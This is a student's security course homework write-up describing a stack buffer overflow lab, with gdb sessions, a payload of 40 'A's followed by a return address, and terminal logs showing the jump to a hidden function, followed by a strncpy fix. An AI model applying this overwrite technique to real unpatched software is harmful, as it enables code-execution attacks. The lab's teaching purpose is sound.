
HW10
Vivek Khanolkar
vkhanolk
4/15/2021
ECE404

The string I got was: `AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\x40\x00`


There are 40 A's, I got this number through the following process:

First I ran my server on gdb and put breakpoints at SecretFunction, clientComm, and at the very end of clientComm (at the leaveq line)



```
   0x0000000000400e0d <+298>:   callq  0x400a00 <exit@plt>
   0x0000000000400e12 <+303>:   mov    -0x10(%rbp),%rax
   0x0000000000400e16 <+307>:   leaveq
   0x0000000000400e17 <+308>:   retq
End of assembler dump.
(gdb) break *0x0000000000400e16
Breakpoint 3 at 0x400e16: file server.c, line 137.
```

Once my breakpoints were set I ran my server.c in gdb using port 9010, and than ran client.c in another terminal with the same port, and IP address 127.0.0.1




```
(gdb) run 9010
Starting program: /home/shay/a/vkhanolk/ECE404/HW10/server 9010
Connected from 127.0.0.1

Breakpoint 1, clientComm (clntSockfd=8, senderBuffSize_addr=0x7fffffffe040,
    optlen_addr=0x7fffffffe018) at server.c:109
warning: Source file is more recent than executable.
109         }
(gdb) n
112     char * clientComm(int clntSockfd,int * senderBuffSize_addr, int * optle
n_addr){
(gdb) p $rbp
$1 = (void *) 0x7fffffffdff0
```

I stepped into clientComm and printed the base pointer


I then wanted to see the next 96 bytes of this (next 48 bytes didn't include my base pointer)

We can see the base pointer below, and the return address right after that (highlighted below)



```
(gdb) x /96b $rsp
0x7fffffffdfb0: 0x50    0xe0    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdfb8: 0x18    0xe0    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdfc0: 0x40    0xe0    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdfc8: 0x30    0x0a    0x40    0x00    0x08    0x00    0x00    0x00
0x7fffffffdfd0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdfd8: 0x50    0xe0    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdfe0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdfe8: 0x50    0xe1    0xff    0xf7    0x00    0x00    0x00    0x00
0x7fffffffdff0: 0x50    0xe0    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdff8: 0xd9    0x0c    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe000: 0x38    0xe1    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe008: 0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
```


Now that we have our return address we need to compare with address of our string




```
(gdb) p &str
$2 = (char (*)[5]) 0x7fffffffdfd0
```

We subtract our return address and string address = 28 hex = 40 decimal,
Which means we need 40 A's

Next we enter the string into our client, and then continue to our next breakpoint. We can see that the return address changed to this:




```
0x7fffffffdff8: 0x18    0x0e    0x40    0x00    0x00    0x00    0x00    0x00
```




```
(gdb) break secretFunction
Note: breakpoints 3 and 6 also set at pc 0x400e1c.
Breakpoint 7 at 0x400e1c: file server.c, line 140.
(gdb) stepi
0x0000000000400e17      137
(gdb)
secretFunction () at server.c:139
139     ailed");
(gdb) 
```

I also know I was successful since I entered the string function as shown in the screenshots above and below.



```
(gdb) c
Continuing.
You weren't supposed to get here!
[Inferior 1 (process 23842) exited with code 01]
(gdb) 
```

The buffer overflow is caused by the strcpy function taking in more data than the buffer is set for. To get around this I changed to a strncpy function and set the limit to a max of 5 characters




```
char * clientComm(int clntSockfd,int * senderBuffSize_addr, int * optlen_addr){
    char *recvBuff; /* recv data buffer */
    int numBytes = 0;
    char str[MAX_DATA_SIZE];
    /* recv data from the client */
    getsockopt(clntSockfd, SOL_SOCKET,SO_SNDBUF, senderBuffSize_addr, optlen_addr); /* check sender buffer size */
    recvBuff = malloc((*senderBuffSize_addr) * sizeof (char));

    if ((numBytes = recv(clntSockfd, recvBuff, *senderBuffSize_addr, 0)) == -1) {
        perror("recv failed");
        exit(1);
    }

    recvBuff[numBytes] = '\0';
    if(DataPrint(recvBuff, numBytes)){
        fprintf(stderr,"ERROR, no way to print out\n");
        exit(1);
    }

    //need to limit the amount of data strcpy can 'copy' to five bytes.
    //strcpy(str, recvBuff);
    strncpy(str, recvBuff, 5); //this will limit number of characters being allowed to copy to 5
    /* send data to the client */
    if (send(clntSockfd, str, strlen(str), 0) == -1) {
        perror("send failed");
        close(clntSockfd);
        exit(1);
    }
```

I know this worked because I ran both the client and server with and with the changes, you can see at first there is no message “You weren’t supposed to get here!”, but after running the programs again with the unchanged strcpy and same input I get the message.




```
bash-4.2$ gcc -g -fno-stack-protector server.c -o server
bash-4.2$ server 9020
bind failed: Address already in use
bash-4.2$ server 9021
Connected from 127.0.0.1
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@RECEIVED BY
TES: 43

^C
bash-4.2$ server 9021
bind failed: Address already in use
bash-4.2$ server 9022
^C
bash-4.2$ gcc -g -fno-stack-protector server.c -o server
bash-4.2$ server 9022
Connected from 127.0.0.1
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@RECEIVED BY
TES: 43

You weren't supposed to get here!
bash-4.2$ 
```

```
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\
x40\x00
bash-4.2$ client 127.0.0.1
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\
x40\x00
You Said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�
                                                  @
Say something: ^C
bash-4.2$ client 127.0.0.1
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\
x40\x00
You Said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�
                                                  @
Say something: ^C
bash-4.2$ gcc -fno-stack-protector client.c -o client
bash-4.2$ client 127.0.0.1
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\
x40\x00
You Said: AAAAA
Say something: ^C
bash-4.2$ client 127.0.0.1
connect failed: Connection refused
bash-4.2$ gcc -fno-stack-protector client.c -o client
bash-4.2$ client 127.0.0.1
Say something: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x18\x0e\
x40\x00
You Said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
Say something: 
```

This is how I get the reverse address of the last 4 bytes of the base pointer of the secretFunction:



```
(gdb) disas secretFunction
Dump of assembler code for function secretFunction:
   0x0000000000400e18 <+0>:     push   %rbp
   0x0000000000400e19 <+1>:     mov    %rsp,%rbp
   0x0000000000400e1c <+4>:     mov    $0x400fa8,%edi
   0x0000000000400e21 <+9>:     callq  0x4008f0 <puts@plt>
   0x0000000000400e26 <+14>:    mov    $0x1,%edi
   0x0000000000400e2b <+19>:    callq  0x400a00 <exit@plt>
End of assembler dump.
```